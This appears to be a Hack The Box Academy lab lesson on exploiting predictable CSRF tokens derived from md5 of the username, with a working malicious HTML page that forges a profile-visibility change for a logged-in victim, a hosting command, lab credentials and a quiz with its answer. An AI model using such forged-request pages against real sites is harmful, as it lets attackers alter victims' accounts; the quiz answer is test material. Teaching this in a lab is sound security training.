Exploiting Weak CSRF Tokens

Often, web applications do not employ very secure or robust token generation algorithms. An example is an application that generates CSRF tokens as follows (pseudocode): `md5(username)`.

How can we tell if that is the case? We can register an account, look into the requests to identify a CSRF token, and then check if the MD5 hash of the username is equal to the CSRF token's value.

Let us see this in action!

Proceed to the end of this section and click on `Click here to spawn the target system!` or the `Reset Target` icon. Use the provided Pwnbox or a local VM with the supplied VPN key to reach the target application and follow along. Don't forget to configure the specified vhost (`csrf.htb.net`) to access the application.


Navigate to `http://csrf.htb.net` and log in to the application using the credentials below:

- `Email: goldenpeacock467`
- `Password: topcat`

Open Web Developer Tools (Shift+Ctrl+I in the case of Firefox) and focus on the *Network* tab.

Back to the user's profile, press *Change Visibility* and then *Make Public*.

You should see a request similar to the one below. Note the value of the CSRF token.



Execute the below command to calculate the MD5 hash of the string "goldenpeacock467" (the username).

Exploiting Weak CSRF Tokens

```
MisaelMacias@htb[/htb]$ echo -n goldenpeacock467 | md5sum
0bef12f8998057a7656043b6d30c90a2  -
```

You will notice that the resulting hash is the same as the CSRF value! This means that the CSRF token is generated by MD5-hashing the username.

When assessing how robust a CSRF token generation mechanism is, make sure you spend a small amount of time trying to come up with the CSRF token generation mechanism. It can be as easy as `md5(username)`, `sha1(username)`, `md5(current date + username)` etc. Please note that you should not spend much time on this, but it is worth a shot.

Now that we know how the CSRF token for this action is generated let us see how we can attack other users through CSRF.

Find below the malicious page. Save it as `press_start_2_win.html`

Code: html

```
<!DOCTYPE html>
<html lang="en">

<head>
```

? Go to Questions

Table of Contents

Introduction to Sessions

Session Attacks

Session Hijacking
Session Fixation
Obtaining Session Identifiers without User Interaction
Cross-Site Scripting (XSS)
Cross-Site Request Forgery
Cross-Site Request Forgery (GET-based)
Cross-Site Request Forgery (POST-based)
XSS & CSRF Chaining
Exploiting Weak CSRF Tokens
Additional CSRF Protection Bypasses
Open Redirect
Remediation Advice

Skills Assessment

Session Security - Skills Assessment

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left

```
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta name="referrer" content="never">
    <title>Proof-of-concept</title>
    <link rel="stylesheet" href="styles.css">
    <script src="./md5.min.js"></script>
</head>

<body>
    <h1> Click Start to win!</h1>
    <button class="button" onclick="trigger()">Start!</button>

    <script>
        let host = 'http://csrf.htb.net'

        function trigger(){
            // Creating/Refreshing the token in server side.
            window.open(`${host}/app/change-visibility`)
            window.setTimeout(startPoc, 2000)
        }

        function startPoc() {
            // Setting the username
            let hash = md5("crazygorilla983")

            window.location = `${host}/app/change-visibility/confirm?csrf=${hash}&action=char
        }
    </script>
</body>
</html>
```

For your malicious page to have MD5-hashing functionality, save the below as `md5.min.js` and place it in the directory where the malicious page resides.

Code: javascript

```
!function(n){"use strict";function d(n,t){var r=(65535&n)+(65535&t);return(n>>16)+(t>>16)+(r>
//# sourceMappingURL=md5.min.js.map
```

We can serve the page and JavaScript code above from our attacking machine as follows.

Exploiting Weak CSRF Tokens


```
MisaelMacias@htb[/htb]$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```

Open a `New Private Window`, navigate to `http://csrf.htb.net` and log in to the application using the credentials below:


- `Email: crazygorilla983`
- `Password: pisces`


This account will play the role of the victim. As you can see, Ela Stienen's profile is not public. Let us try to make it public through a CSRF attack.

While still logged in as Ela Stienen, open a new tab and visit the page you are serving from your attacking machine `http://<VPN/TUN Adapter IP>:1337/press_start_2_win.html`.





Now press "Start!". You will notice that when Ela Stienen presses "Start," her profile will become public!






The following section will focus on some possible CSRF protection bypasses that you should try during web application penetration tests or bug bounty hunting.






Waiting to start...
Enable step-by-step solutions for all questions
Questions
Answer the question(s) below to complete this Section and earn cubes!
Download VPN Connection File
Target(s): Click here to spawn the target system!
vHosts needed for these questions:
csrf.htb.net
+ 1 Our malicious page included a user-triggered event handler (onclick). To evade what kind of security measure did we do that? Answer options (without quotation marks): "Same-Origin Policy", "Popup Blockers", "XSS Filters"
Popup Blockers
Submit
Previous
Next
Mark Complete & Next
Powered by HACKTHEBOX